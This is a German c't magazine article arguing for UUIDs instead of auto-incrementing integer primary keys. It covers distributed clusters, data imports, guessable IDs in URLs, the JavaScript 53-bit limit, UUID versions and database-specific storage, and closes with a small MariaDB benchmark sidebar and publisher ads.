Der Hype um Blockchains ruft diverse Betrüger auf den Plan. Die enormen Geldmengen, oft weitgehend ungeprüfter Programmcode und die häufig nur pseudonym bekannten Urheber von Projekten bieten zahlreiche Gelegenheiten für Diebstahl und Betrug. Immer wieder gibt es „Exploits“, über die Betrüger Millionen von US-Dollar klauen. Anfang Februar 2022 wurde beispielsweise Wormhole, ein Projekt, das verschiedene Blockchains verknüpft, um umgerechnet über 320 Millionen Dollar erleichtert. Ursache sind in der Regel Fehler in den Smart Contracts der betroffenen Projekte.

Noch einfacher – und aktuell sehr verbreitet – sind sogenannte „Rug Pulls“ (Ziehen am Teppich). Der Begriff beschreibt mit betrügerischer Absicht ge-

startete Projekte, die – wie alle anderen – vorgeben, das nächste große Ding zu sein. Wenn ausreichend Kapital eingesammelt wurde, verschwinden die Projekte spurlos. Das investierte Geld ziehen die Urheber über eingebaute Hintertüren ab und leiten es durch „Mixer“ wie Tornado.Cash, um den weiteren Zahlungsfluss zu verschleiern.

Die öffentliche Auditierbarkeit von Blockchain-Systemen sollte diese Maschinen eigentlich schwierig oder unmöglich machen, aber de facto sind Audits zu selten, zu oberflächlich und kommen oft zu spät. Fast täglich kommt es zu Exploits und Rug Pulls, die Security vieler Blockchain-Systeme ist offenbar desaströs. Eine Sammlung von Absurditäten finden Sie unter web3isgoinggreat.com.




Bild: Thorsten Hübner

Zufall schlägt das System

Ein Plädoyer für UUIDs in Datenbanken

Hochgezählte ganze Zahlen sind der Standard als ID in Datenbanktabellen und in vielen großen Anwendungen zu finden. Was einfach und pflegeleicht scheint, wird bei verteilten Datenbanken kompliziert, erschwert Im- und Exporte und kann sogar Sicherheitsprobleme und Frust im Browser verursachen. Die bessere Alternative: zufällige und eindeutige IDs.

Von Jan Mahn

Jeder Einstieg in die Entwicklung von relationalen Datenbanken beginnt in etwa gleich: Nachdem Grundbegriffe wie Tabelle, Spalte und Primärschlüssel erklärt sind, baut man die erste Tabelle mit einer ID als Primärschlüssel und beispielsweise je einer Spalte für einen Namen und eine Beschreibung. Als Datenformat für die ID greift man in solchen Einführungen meist zu einem 32-Bit-Integer und aktiviert die Funktion des Datenbanksystems, die ID mit jeder angelegten Zeile automatisch zu inkrementieren. In MySQL-Syntax beginnt eine Datenbankkarriere mit einer Beispieltabelle wie dieser, in der Magazine gespeichert werden:

```
CREATE TABLE Magazines (
  Id INT NOT NULL AUTO_INCREMENT,
  Name VARCHAR(255) NOT NULL,
  Description VARCHAR(255),
  Year INT,
  PRIMARY KEY (Id)
);
```

Diese Tabelle kann man einfach per INSERT-Befehl befüllen, ohne den Wert für die ID anzugeben. Der erste Eintrag bekommt ohne weiteres Zutun die 1, der nächste die 2. Das ist durchaus praktisch, weil man im Rahmen einer Einführung schnell zu den vermeintlich spannenderen Themen übergehen kann – die Datenbank

kümmert sich ja automatisch darum, dass immer eine freie ID vergeben wird.

Was man in der ersten Lektion der SQL-Einführung gelernt hat, das hinterfragt man häufig erst, wenn es schon zu spät und die Anwendung groß geworden ist. Denn Ganzzahl-IDs haben durchaus ihre Tücken und ein genauerer Blick auf das Thema und mögliche Alternativen lohnt sich. Aber warum sind Integer nicht immer die beste Wahl?

Zahlenraum

Die erste Überlegung, die Entwickler sofort anstellen, ist die Zahl der maximal möglichen Einträge, bis das Feld für die ID erschöpft ist. Für einen einfachen Integer (INT in MySQL-Syntax) sind das 2.147.483.647 Einträge – die Hälfte der möglichen Einträge wird verschwendet, weil das Datenbanksystem bei 1 zu zählen anfängt, der Integer aber im negativen Bereich bei -2.147.483.648 beginnt. Verdoppeln kann man den Zahlenraum für IDs schon mal, indem man einen vorzeichenlosen Integer (UNSIGNED INT) einsetzt, der in 32 Bit die positiven Zahlen von 0 bis 4.294.967.295 speichert. In MySQL erzeugt man eine Tabelle mit einer solchen ID zum Beispiel mit:

```
CREATE TABLE Magazines (
  Id UNSIGNED INT NOT NULL
    AUTO_INCREMENT,
  PRIMARY KEY (Id)
);
```

Sowohl beim vorzeichenbehafteten (signed) 32-Bit-Integer als auch beim unsigned Integer kommt man mit einer einfachen Überschlagsrechnung schnell zu der beruhigenden Erkenntnis, dass der Zähler nicht allzu schnell überlaufen wird: Würde die Anwendung einen Eintrag pro Sekunde schreiben, bräuhete sie 136 Jahre, um den UNSIGNED INT zu füllen.

Bis hierher scheint wenig gegen ganzzahlige IDs zu sprechen. Vor allem, weil es noch andere ganzzahlige Alternativen gibt: Wer nicht mit so vielen Einträgen rechnet, greift zum Beispiel zum automatisch inkrementierenden UNSIGNED MEDIUMINT (24 Bit), der Platz von 1 bis 16.777.215 bietet, spart damit Speicherplatz in der Datenbank und holt minimal mehr Performance heraus. Für absehbar

kleine Datenmengen kann sogar der UNSIGNED TINYINT (8 Bit, von 1 bis 255) ausreichen. Für große Projekte dagegen kommt der 64-Bit-Integer UNSIGNED BIGINT infrage, der erst bei rund $1,84 \cdot 10^{19}$, also jenseits realistischer Datenmengen überläuft.

Verteilte Aufgaben

Wer sich auf der Zahlenraumüberlegung ausruht und seinen Integer für optimal hält, dem droht Ungemach an anderer Stelle: Zumindest im Hinterkopf behalten muss man die Möglichkeit, dass die Datenbank eines Tages nicht nur auf einem einzelnen Server laufen soll. Eine MySQL-

oder MariaDB-Datenbank verteilt man zum Beispiel bevorzugt mit der Software Galera Cluster über mehrere Server (die dort Nodes heißen).

Galeras Architektur gestattet es, jedem Node einen Schreibauftrag zu geben. Die Nodes kann man dann auch hinter einem Load-Balancer betreiben, der die Anfragen zuteilt. Damit es bei Auto-Increments keine Dopplungen gibt und sich die Nodes nicht bei jedem Schreibvorgang auf die nächsthöhere Zahl einigen müssen (was wenig performant wäre), inkrementieren die Nodes in einem Cluster nicht mehr um 1, sondern um die Anzahl der am Cluster beteiligten Nodes. Jeder Node bekommt einen eigenen Startwert zugewiesen und zählt von dort hoch, hat also seinen eigenen Bereich. Dadurch ist aber nicht mehr sichergestellt, dass der gesamte Zahlenraum auch ausgenutzt wird. Kommen die Schreibanfragen nicht gleichmäßig bei den Nodes, sondern etwa nur beim ersten an, gehen in einem Drei-Node-Cluster mal eben bis zu zwei Drittel des Zahlenraums verloren. Wer dachte, mit TINYINT Platz zu sparen und gleichzeitig zum Beispiel bis zu Nutzer 255 problemlos speichern zu können, guckt spätestens dann in die Röhre, wenn die Datenbank-Admins die Anwendung auf ein großes Galera-Cluster mit 5 Nodes verschieben wollen. Den Datentyp nachträglich zu ändern, ist keine dankbare Aufgabe, weil man dafür schlimmstenfalls auch Änderungen im Code vornehmen muss.

Ärger mit Importen

Auto-Increments werden Sie auch ohne Cluster spätestens dann verfluchen, wenn Sie eine Import- und Export-Funktion für

Ihre Anwendung bauen wollen. In einer üblichen relationalen Datenbank stehen Tabellen nicht für sich, sondern sind über Schlüssel mit anderen Tabellen verknüpft. In einer fiktiven Bibliotheksverwaltung gibt es neben der Tabelle Magazines zum Beispiel die Tabellen Articles und Authors. Jeder Article enthält einen Fremdschlüssel namens magazine_id, der auf die ID aus der Tabelle Magazines verweist. Versucht man jetzt, Datensätze aus einer anderen Datenbank (oder aus einer Datensicherung) in eine Datenbank zu importieren, gibt es eine Reihe von Kalamitäten: Wenn in der Ziel-Datenbank schon Einträge existieren und sich IDs doppeln würden (was wahrscheinlich ist, wenn beide Systeme bei 1 begonnen haben zu zählen), müssen die importierten Einträge zwangsläufig neue IDs bekommen und in allen abhängigen Tabellen müssen die zugehörigen Fremdschlüssel aktualisiert werden. Die Datenbankmanagementsysteme können dabei teilweise behilflich sein, ganz ohne Programmieraufwand gelingt der Import aber nicht. Schlimmstenfalls müssen Sie eine lange Kette von Abhängigkeiten entknoten und den Import genau in der richtigen Reihenfolge implementieren.

Tücken im Web

Wer plant, seine Datenbankanwendung mit Ganzzahl-IDs im Web (als Website oder als API) zu veröffentlichen, der muss gleich mehreren Fallstricken ausweichen. Das erste Problem kann die Sicherheit der Anwendung betreffen: Wenn man zum Beispiel in einem Webshop dem Kunden seine Rechnung unter der URL shop.example.org/invoices/12345678 präsentiert, kann ein findiger Kunde versuchen, die Ganzzahl in der Adresszeile zu inkre-

ct kompakt

- Datenbanktabellen müssen nicht immer eine ganze Zahl als Primärschlüssel haben.
- UUIDs sind eine Alternative zum Integer – wie man sie erzeugt, beschreibt ein Internetstandard.
- UUIDs verhindern Probleme beim Importieren und Zusammenführen von Datensätzen.

mentieren oder zu dekrementieren und so unberechtigterweise auf die Datensätze anderer Kunden zuzugreifen. Dass das kein fiktiver Angriff, sondern ein reales Problem ist, haben wir zuletzt am Beispiel von hastig zusammenprogrammierten Corona-Impf- und -Testterminportalen gezeigt [1]. Mit wenig Aufwand hätte man dort über andere Zahlen in der URL Hunderte Datensätze automatisch herunterladen können. Wann immer eine ganzzahlige inkrementierende ID verwendet wird, ist eine sorgfältige Berechtigungsprüfung (zum Beispiel über ein Cookie) nötig – wenn es möglich ist, benachbarte IDs zu erraten und in der URL auszuprobieren, wird es früher oder später ein Angreifer ausprobieren!

Aber auch mit sorgfältiger Berechtigungsprüfung gibt man in solchen Anwendungen Details über die Anwendung preis, die Anwender und Angreifer schlicht nichts angehen. Wer sich zum Beispiel morgens und abends bei einer Webanwendung registriert, die inkrementierende Benutzer-IDs vergibt, kann sich leicht ausrechnen, wie viele Nutzer die Anwendung so hat. Vielleicht soll die Konkurrenz aber genau das gar nicht wissen.

Eine andere, eher unbekannte Tücke im Web lauert beim Arbeiten mit dem populären Datenaustauschformat JSON im Zusammenspiel mit 64-Bit-Integern. Hat man auf Basis der Datenbank ein JSON-API konstruiert, das Ergebnisse wie das Folgende zurückgibt, kann man plötzlich eine böse Überraschung erleben:

```
{
  "id": 101234567890123456789,
  "name": "Test"
}
```

Während in einen vorzeichenbehafteten 64-Bit-Integer die Zahlen von -2^{63} bis $2^{63}-1$ passen, ist bei den JavaScript-Engines im Browser vorher Schluss: Ab $2^{53}-1$ (entspricht 9.007.199.254.740.991) fangen die Browser an, die Werte kommentarlos zu runden. Aus dem Wert 101234567890123456789 aus obenstehendem JSON machen die Browser in der Weiterverarbeitung einfach 101234567890123460000. Das ist für eine ID natürlich fatal, weil das zugehörige Objekt in der Datenbank unmöglich gefunden werden kann. Leicht ausprobieren kann man das Verhalten, indem man im Browser des Vertrauens auf einer beliebigen Webseite die Entwicklerwerkzeuge öffnet, dort die Konsole aktiviert und den Befehl

`parseInt()` mit einer ausreichend großen Zahl absetzt:

```
parseInt("101234567890123456789")
```

Nun kann man argumentieren, dass der Zahlenraum mit 53-Bit immer noch ausreichend groß sei und bis zum ersten Auftreten eines Überlaufs einige Einträge vergehen. In die 53-Bit-Falle kann man aber auch tappen, wenn man sich eines Tages entscheidet, den BIGINT doch nicht mehr automatisch zu inkrementieren, sondern durch eine 64-Bit-Zufallszahl zu ersetzen – auf die Idee kann man ja kommen, wenn man doch lieber weniger über die Reihenfolge der Datensätze und ihre Anzahl preisgeben möchte. Einige Datenbankmanagementsysteme arbeiten im Multi-Node-Betrieb (anders als Galera Cluster) auch grundsätzlich mit Zufallszahlen, wenn man `AUTO_INCREMENT` aktiviert, um Duplikate durch mehrere schreibende Nodes zu verhindern. Wer die 53-Bit-Grenze nicht kennt, steht dann vor einem Rätsel, denn scheinbar willkürlich funktionieren einzelne Links in der Webanwendung nicht, während andere (unterhalb der 53-Bit-Grenze) keine Probleme machen.

Die eindeutige Alternative

Genug Gründe also, sich nach Alternativen zu ganzzahligen IDs umzusehen. Großer Beliebtheit erfreut sich der „Universally Unique Identifier“ (UUID), eine 128 Bit lange Zahl, die menschenlesbar meist mit hexadezimalen Zahlen im Format 2cfa5e04-6531-4e12-82f9-42ef5be11f86 dargestellt wird. Windows-Nutzern kommt das Format möglicherweise aus Windows-Registry oder dem Active Directory bekannt vor. Microsoft nutzt ein eigenes Verfahren, diese Bezeichner zu generieren, und nennt sie – anders als der Rest der Welt – GUID (Globally Unique Identifier).

Die Idee für UUIDs ist nicht neu, IDs in diesem Format steckten schon im „Apollo Network Computing System“ aus den Achtzigern. Seit 2005 gibt es das RFC 4122 der IETF (siehe ct.de/yvb6). Der Inhalt der 31-seitigen Abhandlung: Eindeutige oder nahezu eindeutige 128 Bit lange IDs generieren. Die 128 Bit sind in 5 Blöcke aufgeteilt, die in der hexadezimalen Darstellung mit Bindestrichen voneinander getrennt werden. Der erste Block heißt im Standard `time_low` und ist 32 Bit (8 hexadezimale Zeichen) lang. Es folgen `time_mid` (16 Bit, 4 Zeichen), `time_hi_and_version`

(4 Zeichen), ein gemeinsamer Block aus `clock_seq_hi_and_res` und `clock_seq_low` (zusammen 4 Zeichen), und `node` (48 Bit, 12 Zeichen). Die Bezeichnungen deuten bereits darauf hin, dass die Zeit der Erzeugung eine Rolle spielt – bei einigen Erzeugungsmethoden (Versionen) ist das auch der Fall. Gleich fünf Versionen beschreibt der Standard, von 1 bis 5 durchnummeriert. Die Versionsnummer wird in der UUID eingetragen, genauer in der ersten Stelle des dritten Blocks (`time_high_and_version`). Auf den ersten Blick erkennt man hier in der hexadezimalen Darstellung, womit man es zu tun hat:

1. Datums- und MAC-basiert
2. Datums- und MAC-basiert
3. Namensbasiert (mit MD5)
4. Zufallsbasiert
5. Namensbasiert (mit SHA-1)

Die fettgedruckte 4 im Beispiel 2cfa5e04-6531-**4**e12-82f9-42ef5be11f86 verrät, dass diese ID zufällig generiert wurde. In der Tat ist der Algorithmus für Version 4 recht simpel: Immer gleich sind die 4 Bits im dritten Block, die die Version kodieren. Außerdem wird eine sogenannte Variante angegeben, festgehalten in den ersten Bits des vierten Blocks. Beginnt der mit den Bits 1 und 0, handelt es sich um eine gewöhnliche UUID. Beginnt er mit 110, hat man es mit einem GUID von Microsoft zu tun. Um das auf einen Blick in der hexadezimalen Darstellung zu sehen, muss man die Bits in Hex-Werte übersetzen. Leichter zu merken: Die Werte 8, 9, a und b stehen für eine standardkonforme UUID, bei Microsoft steht am Anfang des vierten Blocks immer c oder d. Die Beispiel-UUID 2cfa5e04-6531-4e12-**8**2f9-42ef5be11f86 ist demnach nicht von Microsoft, wie die fettgedruckte 8 verrät.

Weil 4 Bit für die Version und 2 für die Variante draufgehen, bleiben 122 Bit, die in Version 4 zufällig (unter Zuhilfenahme der im Betriebssystem erzeugten Zufallszahlen) befüllt werden. Das ist für einen Server, der eine Datenbank verwalten soll, keine anspruchsvolle Rechenaufgabe. Im mathematischen Sinne sicher vor Kollisionen ist eine Zufallszeichenkette mit 2^{122} Möglichkeiten freilich nicht, man kann aber ziemlich sicher sein, dass man niemals derselben UUID noch einmal begegnen wird, sofern der Zufallszahlengenerator den Namen auch verdient. Nicht in der eigenen Datenbank und auch nicht in anderen. Datensätze aus mehreren Datenbanken mit zufällig generierten UUIDs können Sie bedenkenlos zusammenführen, ohne eine Kollision befürchten zu

heise +

ct

ix

Mac&i

Make:

MIT
Technology
Review
Das Magazin für Innovation von Heise

ct **Fotografie**

c't-Abonnenten
lesen bis zu
75%
günstiger

Das digitale Abo für IT und Technik.

Exklusives Angebot für c't-Abonnenten:
Sonderrabatt für Magazinabonnenten

- ✓ Zugriff auf alle Artikel von heise+
- ✓ Jeden Freitag exklusiver Newsletter der Chefredaktion
- ✓ Alle Heise-Magazine online lesen: c't, ix, Technology Review, Mac & i, Make und c't Fotografie
- ✓ 1. Monat gratis lesen – danach jederzeit kündbar

Sie möchten dieses Exklusiv-Angebot nutzen? Jetzt bestellen unter:

heise.de/plus-testen

✉ leserservice@heise.de ☎ 0541 80009 120

Ein Angebot von: Heise Medien GmbH & Co. KG • Karl-Wiechert-Allee 10 • 30625 Hannover

müssen. Falls es Sie beruhigt: Um herauszufinden, wann die Wahrscheinlichkeit für zwei identische UUIDs größer als 50 Prozent ist, können Sie die Berechnung zum sogenannten Geburtstagsproblem heranziehen. Demnach ist die Schwelle der 50 Prozent Wahrscheinlichkeit erst nach 2,71 Trillionen erzeugten UUIDs erreicht. Das wären über 45 Exabyte an UUIDs.

Zufällige Version-4-UUIDs sind die häufigsten Vertreter in der Praxis. Keine Rolle, weil nur im Standard reserviert, aber nie zu Ende spezifiziert, spielt Version 2. Gelegentlich begegnet man Version-1-UUIDs: Die verwenden den Zeitstempel bei der Erzeugung und einen Teil der MAC-Adresse einer Netzwerkkarte – darüber kann man im Zweifel sogar zurückverfolgen, auf welcher Maschine die UUID erzeugt wurde. Dafür mag es im Einzelfall praktische Anwendungsfälle geben, meist ist das aber nicht erwünscht. Einige Implementierungen weichen daher vom Standard ab und generieren den Teil, der aus der MAC-Adresse kommen sollte, einfach selbst.

Auch Version 3 und 5 sind nicht sonderlich häufig: Zum Erzeugen muss man dem Generator zwei Zeichenketten übergeben, einen Namespace und einen eindeutigen Namen. Diese werden dann mit SHA-1 oder MD5 zu einem Hash verarbeitet und in die UUID eingebaut. Aus denselben Werten für Namespace und Name wird immer dieselbe UUID, durch den Hash kann aber niemand rückwärts aus der UUID auf die verarbeiteten Strings schließen. Als Entwickler muss man sich selbst darum kümmern, dass Name und Namespace und somit die UUID einmalig sind.

Woher nehmen, wohin legen?

Wenn Sie sich entschieden haben, künftig IDs statt Ganzzahlen in Datenbanken einzusetzen, gibt es zwei Fragen zu klären: Wie erzeugen und wo speichern? Die Antwort auf beide Fragen ist ein zunächst unbefriedigendes „kommt drauf an“. Die Frage, welcher Datentyp für die UUID infrage kommt, hängt vom verwendeten Datenbankmanagementsystem ab. PostgreSQL kennt den Typ `UUID`. Einem solchen Feld kann man etwa in einem `INSERT` verschiedene Formate zum Fraß vorwerfen – ohne Bindestriche, mit Großbuchstaben oder mit geschweiften Klammern. Sie werden intern platzsparend abgelegt und kommen in der menschenfreundlichen Standardform (mit Kleinbuchstaben und Bindestrichen) zurück. Microsofts

SQL Server kennt den Typ `UNIQUEIDENTIFIER` für solche Spalten.

MySQL hat einen solchen Datentyp nicht. Stattdessen kann man einen `VARCHAR(36)`, also eine Spalte für 36 Zeichen lange Zeichenketten anlegen. Zusammen mit den vier Bindestrichen ist das die Länge einer UUID. Etwas performanter ist in der Theorie ein `BINARY(16)` (16 Byte, also 128 Bit). Ab MySQL 8 kann man mit der eingebauten Funktion `UUID_TO_BIN()` aus der Standardform Binärdaten machen, um etwa den passenden Datensatz zu einer UUID zu finden:

```
SELECT * FROM Magazines WHERE Id =
UUID_TO_BIN(
'2cfa5e04-6531-4e12-82f9-42ef5be11f86'
);
```

`BIN_TO_UUID()` tut das Gegenteil und kann zum Beispiel beim Ausgeben zum Einsatz kommen:

```
SELECT BIN_TO_UUID(Id) AS uuid
FROM Magazines;
```

Wem das in MySQL zu fummelig erscheint, der opfert etwas Performance, greift zum `VARCHAR(36)` und behandelt die UUID wie eine Zeichenkette.

Wer MariaDB statt MySQL nutzt und bisher dachte, dass sich beide identisch verhalten, sollte seine Datenbank auf die im Februar 2022 erschienene Version 10.7 aktualisieren. Die kennt wie PostgreSQL einen Typ `UUID`, der verschiedene Schreibweisen annimmt und einheitlich weg schreibt.

Auch auf die Frage, wo neue UUIDs generiert werden, gibt es mehrere Antworten: Einerseits kann das Datenbankmanagementsystem selbst diese Aufgabe übernehmen, andererseits kann man die Erzeugung in den Code der Anwendung auslagern. Für beide Varianten gibt es Argumente. Die Code-seitige Generierung hat den Vorteil, dass man nicht die Antwort der Datenbank abwarten muss. Die Anwendung könnte eine Version-4-UUID auswürfeln und direkt dem Client mitteilen, während der Schreibauftrag an die Datenbank noch läuft.

Bei der datenbankseitigen Erzeugung unterscheiden sich die Systeme mal wieder voneinander. MariaDB und MySQL haben die eingebaute Funktion `UUID()`, die eine Version-1-UUID erzeugt. In PostgreSQL muss man die Erweiterung `uuid-oss` aktivieren, um die Funktionen `uuid_`

`generate_v1()` und `uuid_generate_v4()` zu bekommen. In Microsoft SQL Server hängt man beim Anlegen der Tabelle an `UNIQUEIDENTIFIER` einfach `default NEWID()` an und bekommt eine Version-4-UUID:

```
create table Magazines (
  Id UNIQUEIDENTIFIER PRIMARY KEY
  default NEWID(),
  Name nvarchar(200)
);
```

Machen lassen

Wenn Sie angesichts der vielen Möglichkeiten in unterschiedlichen Datenbanksystemen die Lust am UUID-Einsatz verloren haben, gibt es zum Abschluss gute Nachrichten: In vielen Entwicklungsprojekten werden die Datenbanken nicht per Hand mit rohen SQL-Befehlen angelegt, befüllt und ausgelesen. Stattdessen nutzt man in Programmiersprache und Framework des Vertrauens ein sogenanntes ORM (object-relational mapping), das zwischen Anwendung und Datenbank vermittelt und die Feinheiten des jeweiligen SQL-Dialekts abstrahiert. Mit manuellen UUID-Binär-Umwandlungen und verschiedenen Typen müssen Sie sich dann nicht rumärgern. Das PHP-Framework Laravel etwa hat einen UUID-Datentyp für IDs vorgesehen und bringt einen UUID-Generator (ramsey/uuid) mit.

Im populären Python-Framework Django [1] ist ein Model schnell auf eine UUID als Primärschlüssel umgestellt:

```
import uuid
from django.db import models

class Magazine(models.Model):
    id = models.UUIDField(
        primary_key=True,
        default=uuid.uuid4,
        editable=False)
```

Lässt man die Python-Anwendung mit PostgreSQL laufen, erzeugt die Migration im Hintergrund eine UUID-Spalte, auf anderen Datenbanken einen `CHAR(32)`. Als Entwickler muss man sich damit nicht weiter befassen.

Lohnt das?

UUIDs können Probleme lösen, die man sich mit hochzählenden Ganzzahlen einhandelt – sie sind aber kein Allheilmittel für alle ID-Probleme und haben auch Nachteile, die man kennen sollte: Das Su-

chen in Zufallszeichenketten dauert immer etwas länger als in aufsteigenden Ganzzahlen. Das hängt mit dem Verfahren zusammen, nach dem SQL-Datenbanken Indizes erstellen und durchsuchen. Im Benchmark kann man das unter Umständen nachweisen, in realen Anwendungen fallen Anwendungen mit UUIDs jedoch nicht durch Langsamkeit auf. Sonst würden zum Beispiel die Entwickler von Kubernetes oder Betreiber großer Infrastrukturen wie Amazon AWS oder Microsoft die Finger davon lassen.

Gegen UUIDs hat sich Twitter entschieden: Die generieren einen Zeitstempel-basierten einmaligen 64-Bit-Integer für alle Objekte (wie Tweets) und nennen

ihr Verfahren „Snowflake“. Weil Ärger mit der 53-Bit-Grenze garantiert ist, enthalten alle JSON-Objekte, die vom Twitter-API kommen, die ID immer einmal als Integer und unter dem Schlüssel `id_str` noch einmal als String in Anführungszeichen:

```
{
  "id": 10765432100123456789,
  "id_str": "10765432100123456789"
}
```

Die Vorteile von UUIDs überwiegen in vielen Szenarien: Benutzer und Angreifer können (nahezu) unmöglich andere IDs erraten oder Einträge anhand der ID zeitlich oder in eine Reihenfolge einsortieren. In verteil-

ten Systemen braucht man keine zentrale Instanz, die neue IDs aushändigt – das macht die Architektur einfacher. Und richtig dankbar für die Entscheidung pro UUIDs sind Sie spätestens, wenn Sie Datensätze aus anderen Systemen oder einem Backup importieren, wiederherstellen oder vereinigen. Zusammenführungskonflikte sind ausgeschlossen, eine UUID ist einmalig – zumindest in der Praxis. (jam@ct.de) **ct**

Literatur

- [1] Pina Merkert, Djangos Fundament, Einstieg in serverseitige Webprogrammierung mit Python und Django, c't 1/2022, S. 140

RfC und Dokumentation: ct.de/yv6

Aber die Performance!

Wer viele Datensätze in eine Datenbank schreibt, will sie auch zügig wieder auffinden – und genau das gelinge, so eine häufig zu lesende Kritik an UUIDs, nicht mehr so flott, wenn man UUIDs statt Integer als Schlüssel nutzt. Das liege am Algorithmus, dem B-Tree, den Datenbanken fürs Durchsuchen von Indizes nutzen.

Um uns dem Gerücht zu nähern, haben wir einen kleinen Versuchsaufbau

mit der Beta-Version von MariaDB 10.7 zusammengesteckt: Die Datenbank bekam zwei Tabellen zur Verwaltung von Magazinen, eine mit inkrementierenden Integer und eine mit UUIDs. Beide füllten wir per FOR-Schleife mit einer halben Million Einträgen und ließen die MariaDB innerhalb des INSERT-Befehls Version-1-UUIDs mithilfe der Funktion `UUID()` generieren. Erste Erkenntnis: Das Anlegen von Daten-

sätzen auf diesem Weg kostet etwa 25 Prozent mehr Zeit als bei Integer.

Dann ließen wir die Datenbank-Engine nach einzelnen Einträgen per `SELECT`-Befehl in beiden Tabellen suchen. Einmal suchten wir mit `WHERE` nach einem Integer, einmal nach einem String mit der UUID. Einen signifikanten Unterschied konnten wir dabei nicht ermitteln, mal war der Integer schneller, mal die UUID.

The screenshot shows the MySQL Workbench interface. The SQL editor contains a script that inserts 100,000 rows into a table named 'Magazines2'. The script uses a loop to generate UUIDs for the 'Id' column and inserts them into the table. The results pane shows the execution time for each row, with the UUID-based insert being slightly slower than the integer-based insert.

Action	Time	Action	Response	Dura
1	16:12:29	SELECT * FROM Test.Magazines2 WHERE Id = '202544db-836f-11ec-805b-0242ac110003' LIMIT 0, 1000	1 row(s) returned	0.013
2	16:12:30	SELECT * FROM Test.Magazines2 WHERE Id = '202544db-836f-11ec-805b-0242ac110003' LIMIT 0, 1000	1 row(s) returned	0.007
3	16:12:30	SELECT * FROM Test.Magazines2 WHERE Id = '202544db-836f-11ec-805b-0242ac110003' LIMIT 0, 1000	1 row(s) returned	0.001
4	16:12:35	SELECT * FROM Test.Magazines2 WHERE Id = '202544db-836f-11ec-805b-0242ac110003' LIMIT 0, 1000	1 row(s) returned	0.008
5	16:12:36	SELECT * FROM Test.Magazines2 WHERE Id = '202544db-836f-11ec-805b-0242ac110003' LIMIT 0, 1000	1 row(s) returned	0.003
6	16:12:41	SELECT * FROM Test.Magazines WHERE Id = 50000 LIMIT 0, 1000	1 row(s) returned	0.002
7	16:12:42	SELECT * FROM Test.Magazines WHERE Id = 50000 LIMIT 0, 1000	1 row(s) returned	0.003
8	16:12:43	SELECT * FROM Test.Magazines WHERE Id = 50000 LIMIT 0, 1000	1 row(s) returned	0.001
9	16:12:44	SELECT * FROM Test.Magazines WHERE Id = 50000 LIMIT 0, 1000	1 row(s) returned	0.003
10	16:12:44	SELECT * FROM Test.Magazines WHERE Id = 50000 LIMIT 0, 1000	1 row(s) returned	0.003

In der ganz frischen Version 10.7 bekommt MariaDB den Datentyp `UUID`. Im Versuchsaufbau mit dieser Version werden zwei vergleichbare Tabellen mit je 500.000 Einträgen durchsucht. Das Finden eines Eintrags per `UUID` ist nicht signifikant langsamer.

secIT by Heise

HANNOVER 2022

29. – 31. MÄRZ
2022

Spannende Fachvorträge
auf drei Bühnen

Praxisnahe Workshops
mit Security-Experten

Informative Expert-Talks der
wichtigsten Security-Anbieter

